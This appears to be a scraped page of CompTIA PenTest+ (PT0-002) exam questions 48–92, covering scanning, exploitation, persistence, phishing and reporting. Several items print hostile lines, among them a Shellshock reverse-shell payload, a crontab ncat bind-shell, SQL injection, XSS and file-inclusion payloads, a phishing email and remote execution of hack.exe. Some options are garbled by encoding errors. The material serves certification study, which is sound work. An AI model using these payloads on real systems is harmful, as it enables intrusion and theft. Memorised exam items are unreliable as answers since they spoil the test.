
D. OWASP ZAP

Show Suggested Answer

Actual exam question from CompTIA's PT0-002
Question #: 48
Topic #: 1
[All PT0-002 Questions]

DRAG DROP -
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

INSTRUCTIONS -
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
Select and Place:



Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 49

Topic #: 1

[All PT0-002 Questions]

In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name- serial_number>.
Which of the following would be the best action for the tester to take NEXT with this information?

A. Create a custom password dictionary as preparation for password spray testing.

B. Recommend using a password manager/vault instead of text files to store passwords securely.

C. Recommend configuring password complexity rules in all the systems and applications.

D. Document the unprotected file repository as a finding in the penetration-testing report.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 50

Topic #: 1

[All PT0-002 Questions]

When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified.

Which of the following character combinations should be used on the first line of the script to accomplish this goal?

A. <#

B. <$

C. ##

D. #$

E. #!

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 51

Topic #: 1

[All PT0-002 Questions]

A penetration tester who is doing a company-requested assessment would like to send traffic to another system suing double tagging.

Which of the following techniques would BEST accomplish this goal?

A. RFID cloning

B. RFID tagging

C. Meta tagging

D. Tag nesting

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 52

Topic #: 1

[All PT0-002 Questions]

A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code: exploit = {`User-Agent`: `() { ignored;};/bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1`, `Accept`: `text/html,application/ xhtml+xml,application/xml`}

Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

A. exploit = {ı€User-Agentı :€ı€() { ignored;};/bin/bash -i id;whoamiı ,€ı€Acceptı :€ı€text/html,application/xhtml +xml,application/xmlı€}

B. exploit = {ı€User-Agentı :€ı€() { ignored;};/bin/bash -i>& find / -perm -4000ı ,€ı€Acceptı :€ı€text/html,application/xhtml +xml,application/xmlı€}

C. exploit = {ı€User-Agentı :€ı€() { ignored;};/bin/sh -i ps -efı ,€ı1&<0 €ı€Acceptı :€ı€text/html,application/xhtml +xml,application/xmlı€}

D. exploit = {ı€User-Agentı :€ı€() { ignored;};/bin/bash -i>& /dev/tcp/10.10.1.1/80ı €ı1&<0 €ı€Acceptı :€ı€text/ html,application/xhtml+xml,application/xmlı€}

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 53

Topic #: 1

[All PT0-002 Questions]

A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations.

Which of the following are considered passive reconnaissance tools? (Choose two.)

A. Wireshark

B. Nessus

C. Retina

D. Burp Suite

E. Shodan

F. Nikto

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 54

Topic #: 1

[All PT0-002 Questions]

A penetration tester wants to scan a target network without being detected by the client's IDS.

Which of the following scans is MOST likely to avoid detection?

A. nmap -P0 -T0 -sS 192.168.1.10

B. nmap -sA -sV --host-timeout 60 192.168.1.10

C. nmap -f --badsum 192.168.1.10

D. nmap -A -n 192.168.1.10

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 55

Topic #: 1

[All PT0-002 Questions]

A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP.

Which of the following steps should the tester take NEXT?

A. Send deauthentication frames to the stations.

B. Perform jamming on all 2.4GHz and 5GHz channels.

C. Set the malicious AP to broadcast within dynamic frequency selection channels.

D. Modify the malicious AP configuration to not use a preshared key.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 56

Topic #: 1

[All PT0-002 Questions]

SIMULATION -

You are a penetration tester running port scans on a server.

INSTRUCTIONS -

Part 1: Given the output, construct the command that was used to generate this output from the available options.

Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Part 1 -

Drag and Drop Options

- -sL
- nc
- 192.168.2.2
- -Pn
- 192.168.2.1-100
- hping
- -sV
- --top-ports=1000
- nmap
- -sU
- -p 1-1023
- --top-port=100
- -O

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open Microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up) scanned in 26.80 seconds
```

Command

?

Part 2 -

Question Options

Using the output, identify potential attack vectors that should be further investigated.

- [ ] ARP spoofing
- [ ] Null session enumeration
- [ ] Weak SMB file permissions
- [ ] FTP anonymous login
- [ ] SNMP enumeration
- [ ] Weak Apache Tomcat Credentials
- [ ] Fragmentation attack
- [ ] Webdav file upload

NMAP Scan Output


```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open Microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up) scanned in 26.80 seconds
```


Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 57

Topic #: 1

[All PT0-002 Questions]

Which of the following protocols or technologies would in-transit confidentially protection for emailing the final security assessment report?

A. S/MIME

B. FTPS

C. DNSSEC

D. AS2

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 58

Topic #: 1

[All PT0-002 Questions]

A penetration tester was able to gather MD5 hashes from a server and crack the hashes easily with rainbow tables.

Which of the following should be included as a recommendation in the remediation report?

A. Stronger algorithmic requirements

B. Access controls on the server

C. Encryption on the user passwords

D. A patch management program

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 59

Topic #: 1

[All PT0-002 Questions]

A penetration tester found the following valid URL while doing a manual assessment of a web application: http://www.example.com/product.php?id=123987.

Which of the following automated tools would be best to use NEXT to try to identify a vulnerability in this URL?

A. SQLmap

B. Nessus

C. Nikto

D. DirBuster

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 60

Topic #: 1

[All PT0-002 Questions]

A penetration tester is attempting to discover live hosts on a subnet quickly.

Which of the following commands will perform a ping scan?

A. nmap -sn 10.12.1.0/24

B. nmap -sV -A 10.12.1.0/24

C. nmap -Pn 10.12.1.0/24

D. nmap -sT -p- 10.12.1.0/24

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 61

Topic #: 1

[All PT0-002 Questions]

Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

A. Shodan

B. Nmap

C. WebScarab-NG

D. Nessus

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 62

Topic #: 1

[All PT0-002 Questions]

Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?

A. Whether the cloud service provider allows the penetration tester to test the environment

B. Whether the specific cloud services are being used by the application

C. The geographical location where the cloud services are running

D. Whether the country where the cloud service is based has any impeding laws

Show Suggested Answer

Actual exam question from CompTIA's PT0-002
Question #: 63
Topic #: 1
[All PT0-002 Questions]

HOTSPOT -
You are a security analyst tasked with hardening a web server. You have been given a list of HTTP payloads that were flagged as malicious.

INSTRUCTION -
Giving the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
Hot Area:

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
lookup=$(whoami)	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parametrized queries / Preventing external calls / Input Sanitization .. , \ , / , sandbox requests / Input Sanitization ' , : , $, { , } (,), / Input Sanitization " , ' , < , : , > , - ,
search=Bob"%3e%3cimg%20src3da%20onerror%3dalert(1)%3e	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parametrized queries / Preventing external calls / Input Sanitization .. , \ , / , sandbox requests / Input Sanitization ' , : , $, { , } (,), / Input Sanitization " , ' , < , : , > , - ,
logfile=%2fetc%2fpasswd%00	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parametrized queries / Preventing external calls / Input Sanitization .. , \ , / , sandbox requests / Input Sanitization ' , : , $, { , } (,), / Input Sanitization " , ' , < , : , > , - ,
#inner-tab"><script>alert(1)</script>	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parametrized queries / Preventing external calls / Input Sanitization .. , \ , / , sandbox requests / Input Sanitization ' , : , $, { , } (,), / Input Sanitization " , ' , < , : , > , - ,
site=www.exa`ping%20-c%2010%20localhost`mple.com	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parametrized queries / Preventing external calls / Input Sanitization .. , \ , / , sandbox requests / Input Sanitization ' , : , $, { , } (,), / Input Sanitization " , ' , < , : , > , - ,
redir=http:%2f%2fwww.malicious-site.com	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parametrized queries / Preventing external calls / Input Sanitization .. , \ , / , sandbox requests / Input Sanitization ' , : , $, { , } (,), / Input Sanitization " , ' , < , : , > , - ,
item=widget';waitfor%20delay20'00:00:20';--	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parametrized queries / Preventing external calls / Input Sanitization .. , \ , / , sandbox requests / Input Sanitization ' , : , $, { , } (,), / Input Sanitization " , ' , < , : , > , - ,
item=widget%20union%20select%20null,null,@@version;--	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parametrized queries / Preventing external calls / Input Sanitization .. , \ , / , sandbox requests / Input Sanitization ' , : , $, { , } (,), / Input Sanitization " , ' , < , : , > , - ,
item=widget'+convert(int,@@version)+'	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parametrized queries / Preventing external calls / Input Sanitization .. , \ , / , sandbox requests / Input Sanitization ' , : , $, { , } (,), / Input Sanitization " , ' , < , : , > , - ,
logFile-http:%2f%2fww.malicious-site.com%2fshell.txt	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parametrized queries / Preventing external calls / Input Sanitization .. , \ , / , sandbox requests / Input Sanitization ' , : , $, { , } (,), / Input Sanitization " , ' , < , : , > , - ,

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 64

Topic #: 1

[All PT0-002 Questions]

A penetration tester runs the unshadow command on a machine.

Which of the following tools will the tester most likely use NEXT?

A. John the Ripper

B. Hydra

C. Mimikatz

D. Cain and Abel

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 65

Topic #: 1

[All PT0-002 Questions]

A penetration tester obtained the following results after scanning a web server using the dirb utility:

```
...
GENERATED WORDS: 4612

---- Scanning URL: http://10.2.10.13/ ----
+ http://10.2.10.13/about (CODE:200|SIZE:1520)
+ http://10.2.10.13/home.html (CODE:200|SIZE:214)
+ http://10.2.10.13/index.html (CODE:200|SIZE:214)
+ http://10.2.10.13/info (CODE:200|SIZE:214)
...
DOWNLOADED: 4612 - FOUND: 4
```

Which of the following elements is MOST likely to contain useful information for the penetration tester?

A. index.html

B. about

C. info

D. home.html

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 66

Topic #: 1

[All PT0-002 Questions]

A company has hired a penetration tester to deploy and set up a rogue access point on the network.

Which of the following is the BEST tool to use to accomplish this goal?

A. Wireshark

B. Aircrack-ng

C. Kismet

D. Wifite

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 67

Topic #: 1

[All PT0-002 Questions]

A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop.

Which of the following can be used to ensure the tester is able to maintain access to the system?

A. schtasks /create /sc /ONSTART /tr C:\Temp|WindowsUpdate.exe

B. wmic startup get caption,command

C. crontab -l; echo ɹ€@reboot sleep 200 && ncat -lvp 4242 -e /bin/bashɹ€) | crontab 2>/dev/null

D. sudo useradd -ou 0 -g 0 user

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 68

Topic #: 1

[All PT0-002 Questions]

A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet.

Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

A. PLCs will not act upon commands injected over the network.

B. Supervisors and controllers are on a separate virtual network by default.

C. Controllers will not validate the origin of commands.

D. Supervisory systems will detect a malicious injection of code/commands.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 69

Topic #: 1

[All PT0-002 Questions]

A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

A. Run an application vulnerability scan and then identify the TCP ports used by the application.

B. Run the application attached to a debugger and then review the application's log.

C. Disassemble the binary code and then identify the break points.

D. Start a packet capture with Wireshark and then run the application.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 70

Topic #: 1

[All PT0-002 Questions]

When planning a penetration-testing effort, clearly expressing the rules surrounding the optimal time of day for test execution is important because:

A. security compliance regulations or laws may be violated.

B. testing can make detecting actual APT more challenging.

C. testing adds to the workload of defensive cyber- and threat-hunting teams.

D. business and network operations may be impacted.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 71

Topic #: 1

[All PT0-002 Questions]

A company uses a cloud provider with shared network bandwidth to host a web application on dedicated servers. The company's contact with the cloud provider prevents any activities that would interfere with the cloud provider's other customers. When engaging with a penetration-testing company to test the application, which of the following should the company avoid?

A. Crawling the web application's URLs looking for vulnerabilities

B. Fingerprinting all the IP addresses of the application's servers

C. Brute forcing the application's passwords

D. Sending many web requests per second to test DDoS protection

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 72

Topic #: 1

[All PT0-002 Questions]

A penetration tester is cleaning up and covering tracks at the conclusion of a penetration test. Which of the following should the tester be sure to remove from the system? (Choose two.)

A. Spawned shells

B. Created user accounts

C. Server logs

D. Administrator accounts

E. Reboot system

F. ARP cache

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 73

Topic #: 1

[All PT0-002 Questions]

A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

A. Weak authentication schemes

B. Credentials stored in strings

C. Buffer overflows

D. Non-optimized resource management

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 74

Topic #: 1

[All PT0-002 Questions]

A penetration tester has prepared the following phishing email for an upcoming penetration test:

```
Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times.
To ensure maximum compliance, all employees are required to sign the
Security Policy Acceptance form (on-line here) before the end of this
month.

Please reach out if you have any questions or concerns.

Human Resources
```

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

A. Familiarity and likeness

B. Authority and urgency

C. Scarcity and fear

D. Social proof and greed

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 75

Topic #: 1

[All PT0-002 Questions]

During a penetration test, a tester is able to change values in the URL from example.com/login.php?id=5 to example.com/login.php?id=10 and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

A. Command injection

B. Broken authentication

C. Direct object reference

D. Cross-site scripting

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 76

Topic #: 1

[All PT0-002 Questions]

Which of the following situations would MOST likely warrant revalidation of a previous security assessment?

A. After detection of a breach

B. After a merger or an acquisition

C. When an organization updates its network firewall configurations

D. When most of the vulnerabilities have been remediated

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 77

Topic #: 1

[All PT0-002 Questions]

A penetration tester gains access to a system and is able to migrate to a user process:

```
net use S: \\192.168.5.51\C$\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"
```

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

A. Redirecting output from a file to a remote system

B. Building a scheduled task for execution

C. Mapping a share to a remote system

D. Executing a file on the remote system

E. Creating a new process on all domain systems

F. Setting up a reverse shell from a remote system

G. Adding an additional IP address on the compromised system

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 78

Topic #: 1

[All PT0-002 Questions]

After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:

```
Nmap scan report for 192.168.10.10

Port      State     Service        Version
135/tcp   open      msrpc          Microsoft Windows RPC
139/tcp   open      netbios-ssn    Microsoft Windows netbios-ssn
5985/tcp  open      Microsoft      HTTPAPI httpd 2.0 (SSDP/UPnP)

Nmap scan report for 192.168.10.11

Port      State     Service        Version
135/tcp   open      msrpc               Microsoft Windows RPC
139/tcp   open      netbios-ssn         Microsoft Windows netbios-ssn
3389/tcp  open      ms-wbt-server       Microsoft Terminal Services
```

The tester then runs the following command from the previous exploited system, which fails:

```
Enter-PSSession –ComputerName 192.168.10.11 –Credential $cred
```

Which of the following explains the reason why the command failed?

A. The tester input the incorrect IP address.

B. The command requires the ɹ€"port 135 option.

C. An account for RDP does not exist on the server.

D. PowerShell requires administrative privilege.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 79

Topic #: 1

[All PT0-002 Questions]

Which of the following assessment methods is MOST likely to cause harm to an ICS environment?

A. Active scanning

B. Ping sweep

C. Protocol reversing

D. Packet analysis

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 80

Topic #: 1

[All PT0-002 Questions]

During a penetration test, a tester is in close proximity to a corporate mobile device belonging to a network administrator that is broadcasting Bluetooth frames. Which of the following is an example of a Bluesnarfing attack that the penetration tester can perform?

A. Sniff and then crack the WPS PIN on an associated WiFi device.

B. Dump the user address book on the device.

C. Break a connection between two Bluetooth devices.

D. Transmit text messages to the device.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 81

Topic #: 1

[All PT0-002 Questions]

Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

A. Acceptance by the client and sign-off on the final report

B. Scheduling of follow-up actions and retesting

C. Attestation of findings and delivery of the report

D. Review of the lessons during the engagement

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 82

Topic #: 1

[All PT0-002 Questions]

A penetration tester discovers a web server that is within the scope of the engagement has already been compromised with a backdoor. Which of the following should the penetration tester do NEXT?

A. Forensically acquire the backdoor Trojan and perform attribution.

B. Utilize the backdoor in support of the engagement.

C. Continue the engagement and include the backdoor finding in the final report.

D. Inform the customer immediately about the backdoor.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 83

Topic #: 1

[All PT0-002 Questions]

Which of the following would a company's hunt team be MOST interested in seeing in a final report?

A. Executive summary

B. Attack TTPs

C. Methodology

D. Scope details

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 84

Topic #: 1

[All PT0-002 Questions]

A Chief Information Security Officer wants a penetration tester to evaluate whether a recently installed firewall is protecting a subnetwork on which many decades-old legacy systems are connected. The penetration tester decides to run an OS discovery and a full port scan to identify all the systems and any potential vulnerability. Which of the following should the penetration tester consider BEFORE running a scan?

A. The timing of the scan

B. The bandwidth limitations

C. The inventory of assets and versions

D. The type of scan

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 85

Topic #: 1

[All PT0-002 Questions]

Which of the following provides an exploitation suite with payload modules that cover the broadest range of target system types?

A. Nessus

B. Metasploit

C. Burp Suite

D. Ethercap

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 86

Topic #: 1

[All PT0-002 Questions]

A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

A. Nmap

B. tcpdump

C. Scapy

D. hping3

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 87

Topic #: 1

[All PT0-002 Questions]

Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

A. Analyze the malware to see what it does.

B. Collect the proper evidence and then remove the malware.

C. Do a root-cause analysis to find out how the malware got in.

D. Remove the malware immediately.

E. Stop the assessment and inform the emergency contact.

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 88

Topic #: 1

[All PT0-002 Questions]

A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

A. Smurf

B. Ping flood

C. Fraggle

D. Ping of death

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 89

Topic #: 1

[All PT0-002 Questions]

A penetration tester writes the following script:

```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254};
     do (nc -zv $network.$x $ports );
done
```

Which of the following is the tester performing?

A. Searching for service vulnerabilities

B. Trying to recover a lost bind shell

C. Building a reverse shell listening on specified ports

D. Scanning a network for specific open ports

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 90

Topic #: 1

[All PT0-002 Questions]

An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

A. OpenVAS

B. Drozer

C. Burp Suite

D. OWASP ZAP

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 91

Topic #: 1

[All PT0-002 Questions]

A CentOS computer was exploited during a penetration test. During initial reconnaissance, the penetration tester discovered that port 25 was open on an internal Sendmail server. To remain stealthy, the tester ran the following command from the attack machine:

```
ssh root@10.10.1.1  -L5555:10.10.1.2:25
```

Which of the following would be the BEST command to use for further progress into the targeted network?

A. nc 10.10.1.2

B. ssh 10.10.1.2

C. nc 127.0.0.1 5555

D. ssh 127.0.0.1 5555

Show Suggested Answer

Actual exam question from CompTIA's PT0-002

Question #: 92

Topic #: 1

